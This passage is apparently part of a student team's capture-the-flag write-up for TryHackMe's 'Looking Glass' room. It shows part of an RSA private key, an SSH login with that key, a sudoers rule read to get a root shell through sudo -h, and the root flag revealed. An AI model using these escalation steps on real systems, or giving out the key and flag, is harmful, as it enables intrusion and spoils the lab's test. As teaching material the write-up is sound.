wJohLch1q4E1LhUmTzZquBw1u73fRbID5pfn4LKL6/yf/GWd+Zv+T9n9DDWK1
WgT9G7N+TP/yimYn1R2ePu/xK1jWx/vs3s5LcFAgB80xvcFpM5P26rD8j2rs
SFexY9P5nOpn4ppycIcFRMhIfDYD7TxeFDY/y0nhDyrJXcb0ArwjivhLDxhZFx
X1DPyf1929GTsMC4xL0BhLkzIY6bG19efC4xVfcvrlqDyC9ZzoyFlkL9KaCGr
+zLCotJ8FQZKjDh0GnDkUPMBaGBAMrVaxi1QH8bwSfyR0E3GzUfW0yReyAsKGj
oPwkhxaAOULx1TOQ1+HQ79xagY0fj16rBZpska59u1ldj/BhdbrpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBHU30vKCicvD19xaQj0KardP/Ln+xM6lzrdsHwdQAXX
e8wCmMuhaG8AOy50naHwB8PcFcx68srfFLX4W20NN6cFp12U2Qjy2MLGhAGEbY9
dLnk/rw400JxgqjV69MjDsFrn1gZNHTTayNnRmh1U7kulPUB2ZCmmCGLhAGEbY9
k6ywCnCtTz2/sNEgNx9/izW+yEm/4s9eonVimF+u19HJFOPjsAYxx0
----- END RSA PRIVATE KEY -----
```


We create an identity file named woohoo by using the nano command and we copy and paste the rsa private key into woohoo file and save it.



```
(kali㉿1211101726) - [~]
$ nano woohoo

(kali㉿1211101726) - [~]
$ chmod 600 woohoo
```

we use chmod command to change the access permissions which chmod 600 woohoo means this file can only be changed by the user who type this command.



```
(kali㉿1211101726) - [~]
$ ssh -i woohoo alice@10.10.135.44
Last login: Tue Jul 26 10:51:59 2022 from 10.8.92.194
alice@looking-glass:~$
```

After that, we use ssh -i woohoo alice@10.10.135.44 to log in to alice account using the woohoo file(identity file).

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$
```

After logging in, we used cat command to cat kitten.txt and a message was shown.

```
ssalg: 1 incorrect password attempt
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ ls -l
total 16
-r--r---- 1 root root 958 Jan 18 2018 README
-r--r--r-- 1 root root 49 Jul 3 2020 alice
-r--r---- 1 root root 57 Jul 3 2020 jabberwock
-r--r---- 1 root root 120 Jul 3 2020 tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Then we use cd /etc/sudoers.d and cat alice to get hostname: ssalg-gnikool and /bin/bash (/bin/sh is an executable representing the system shell.)

```
ssalg: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
```

Furthermore, We use sudo -h with the hostname(ssalg-gnikool) we found and the executable system shell(/bin/sh) to change to root account.

```
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/etc/sudoers.d#
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
root@looking-glass:/root# cat root.txt
Jf3dae6dec817ad10b750d79f6b7332cbf[mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

We use the id command to confirm that we are already in the root account and cd /root to change directory to root. Finally, we cat the root.txt, and then reverse the flag using | rev, the real flag appeared!

## Final Result:

Task 1  Looking Glass

Climb through the Looking Glass and capture the flags.

Start Machine



**Answer the questions below**

Get the user flag.

Correct Answer Hint

+100 Get the root flag.

Answer format: \*\*\*{\*\*\*\*\*} Submit

Task 1  Looking Glass

Climb through the Looking Glass and capture the flags.

Start Machine



**Answer the questions below**

Get the user flag.

Correct Answer Hint

+100 Get the root flag.

Correct Answer

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

## Contributions

ID	Name	Contribution	Signatures
1211100312	Chan Hao Yang	Assist Chai Di Sheng in initial foothold and writing.	<i>CHAN HAO YANG</i>
1211101726	Tai Jin Pei	Tried Exploit alternatives B and C but didn't work. Discovered the exploit to root	<i>TAI JIN PEI</i>
1211101506	Leong Jia Yi	Did the recon. Assist Tai Jin Pei to discover the exploit to root.	<i>Leong Jia Yi</i>
1211101961	Chai Di Sheng	Figured out the exploit for the initial foothold. Did most of the writing after compiling findings	<i>Chai Di Sheng</i>

VIDEO LINK: <https://youtu.be/Czgg3Q78SyA>